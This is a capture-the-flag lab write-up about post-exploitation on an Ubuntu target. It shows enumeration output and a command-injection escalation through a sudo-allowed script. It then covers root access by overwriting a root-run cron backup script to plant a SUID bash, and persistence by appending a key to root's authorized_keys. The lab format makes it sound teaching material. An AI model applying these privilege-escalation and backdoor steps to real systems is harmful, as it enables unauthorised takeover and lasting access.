ED25519 key fingerprint is SHA256:4ztgBXyaKaraRADCkHziZffYLMrmkTuZAj1ikBwYXQ8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:23: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.112.166.9' (ED25519) to the list of known hosts.
Last login: Mon Jan 18 10:51:32 2021
dale@ip-10-112-166-9:~$
Current user:
1
2
id
uid=1000(dale) gid=1000(dale) groups=1000(dale),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare),1003(editors)
The user is part of several groups — worth keeping in mind.
Post Exploitation
This section covers post-exploitation. We will start with enumeration.
Enumeration
Username: dale
User ID:
1
2
id
uid=1000(dale) gid=1000(dale) groups=1000(dale),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare),1003(editors)
Hostname: ip-10-112-166-9
Kernel and Linux release:
1
Linux ip-10-112-166-9 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
OS details:
1
2
3
4
5
6
7
8
9
10
11
12
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
Currently only one user is logged in, which is us:
1
2
3
4
w
 01:09:05 up  4:15,  1 user,  load average: 0.02, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
dale     pts/0    192.168.207.229  00:08    0.00s  0.16s  0.00s w
passwd file (already obtained via LFI, but confirming again):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
dale:x:1000:1000:anon,,,:/home/dale:/bin/bash
gyles:x:1001:1001::/home/gyles:/bin/bash
ftpuser:x:1002:1002::/home/ftpuser:/bin/sh
ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-timesync:x:112:117:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:113:120:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:114:121::/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:115:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ssm-user:x:1003:1005::/home/ssm-user:/bin/sh
ubuntu:x:1004:1007:Ubuntu:/home/ubuntu:/bin/bash
Non-system accounts: dale, gyles, ubuntu, root.
Allowed sudo commands for the current user:
1
2
3
4
5
6
Matching Defaults entries for dale on ip-10-112-166-9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on ip-10-112-166-9:
    (gyles) NOPASSWD: /home/gyles/admin_checks
We can run admin_checks as gyles. Let’s examine that file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"
The line read -p "Enter 'date' to timestamp the file: " error will execute whatever input we provide. By entering /bin/bash we can escalate to gyles.
SUID binaries:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/umount
/bin/fusermount
/bin/su
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
.
.
.
pkexec is interesting. After checking its version we can confirm it is 0.105, which is vulnerable to PwnKit.
To enumerate further we are going to use pspy64 to list scripts being executed on the system and discover cronjobs. We find that certain scripts are running every minute as root:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
2026/04/08 21:56:49 CMD: UID=0     PID=1417   | ps -e -o pid,ppid,state,command
2026/04/08 21:57:01 CMD: UID=0     PID=1418   | /usr/sbin/CRON -f
2026/04/08 21:57:01 CMD: UID=0     PID=1419   | /bin/bash /opt/admin_stuff/script.sh
2026/04/08 21:57:01 CMD: UID=0     PID=1420   |
2026/04/08 21:57:01 CMD: UID=0     PID=1421   | /bin/bash /usr/local/bin/main_backup.sh
2026/04/08 21:57:01 CMD: UID=0     PID=1422   | /bin/bash /opt/admin_stuff/script.sh
2026/04/08 21:57:01 CMD: UID=0     PID=1423   | cp -r /var/www/dev.team.thm/index.php /var/www/dev.team.thm/script.php /var/www/dev.team.thm/teamshare.php /var/backups/www/dev/
2026/04/08 21:57:51 CMD: UID=0     PID=1425   | ps -e -o pid,ppid,state,command
2026/04/08 21:58:01 CMD: UID=0     PID=1426   | /usr/sbin/CRON -f
2026/04/08 21:58:01 CMD: UID=0     PID=1427   | /bin/bash -c /opt/admin_stuff/script.sh
2026/04/08 21:58:01 CMD: UID=0     PID=1428   |
2026/04/08 21:58:01 CMD: UID=0     PID=1429   | /bin/bash /usr/local/bin/main_backup.sh
2026/04/08 21:58:01 CMD: UID=0     PID=1430   | /bin/bash /opt/admin_stuff/script.sh
2026/04/08 21:58:01 CMD: UID=0     PID=1431   | /bin/bash /usr/local/sbin/dev_backup.sh
2026/04/08 21:58:32 CMD: UID=0     PID=1432   |
2026/04/08 21:58:36 CMD: UID=0     PID=1433   | (imedated)
2026/04/08 21:58:51 CMD: UID=0     PID=1434   | /bin/hostname --fqdn
2026/04/08 21:58:53 CMD: UID=0     PID=1435   | ps -e -o pid,ppid,state,command
2026/04/08 21:59:01 CMD: UID=0     PID=1436   | /usr/sbin/CRON -f
2026/04/08 21:59:01 CMD: UID=0     PID=1437   | /usr/sbin/CRON -f
2026/04/08 21:59:01 CMD: UID=0     PID=1438   | /bin/bash /usr/local/bin/main_backup.sh
2026/04/08 21:59:01 CMD: UID=0     PID=1439   |
2026/04/08 21:59:01 CMD: UID=0     PID=1440   |
2026/04/08 21:59:01 CMD: UID=0     PID=1441   | /bin/bash /usr/local/sbin/dev_backup.sh
Checking the permissions of these scripts:
1
2
3
4
$ ls -al /usr/local/bin/main_backup.sh
-rwxrwxr-x 1 root admin 65 Jan 17  2021 /usr/local/bin/main_backup.sh
dale@ip-10-113-143-67:~$ ls -al /opt/admin_stuff/script.sh
ls: cannot access '/opt/admin_stuff/script.sh': Permission denied
That script can only be edited by root or by the admin group.
Lateral Movement
By running admin_checks and providing /bin/bash instead of the expected input, we become gyles and can spawn a proper shell:
1
2
3
4
5
6
7
8
dale@ip-10-112-166-9:/home/gyles$ sudo -u gyles ./admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: /bin/bash
Enter 'date' to timestamp the file: /bin/bash
The Date is id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),108(lxd),1003(editors),1004(admin)
python3 -c 'import pty; pty.spawn("/bin/bash")'
Gyles is part of the admin group, which means he can edit main_backup.sh and thus escalate to root with that.
Privilege Escalation
We are going to escalate from gyles to root by modifying the backup script. First, to retrieve the flag:
1
echo "cp /root/root.txt /home/dale/flag.txt" > /usr/local/bin/main_backup.sh
Then, to get a proper root shell with persistence:
1
echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /usr/local/bin/main_backup.sh
After waiting one minute:
1
2
3
4
5
6
7
$ /tmp/rootbash -p
rootbash-5.0# ls
flag.txt  pspy64  user.txt
rootbash-5.0# whoami
root
rootbash-5.0# id
uid=1001(gyles) gid=1001(gyles) euid=0(root) egid=0(root) groups=0(root),108(lxd),1001(gyles),1003(editors),1004(admin)
Persistence
We can create an SSH backdoor for root by adding our public key to its authorized_keys file.
Step 1: On your machine, generate an RSA key pair:
1
ssh-keygen -t rsa -b 4096
Step 2: Ensure the .ssh directory exists on the target:
1
2
mkdir -p /root/.ssh
chmod 700 /root/.ssh
Step 3: Paste your public key into the authorized_keys file:
1
2
echo "PASTE_YOUR_PUBLIC_KEY_HERE" >> /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
Step 4: Connect using your private key:
1
ssh root@team.thm -i id_rsa
Conclusion
That was a great lab that taught me a new tool — pspy — to enumerate cronjobs like a live camera; it was amazing. The persistence part will be included in future writeups as well, since we are trying to simulate a real pentest.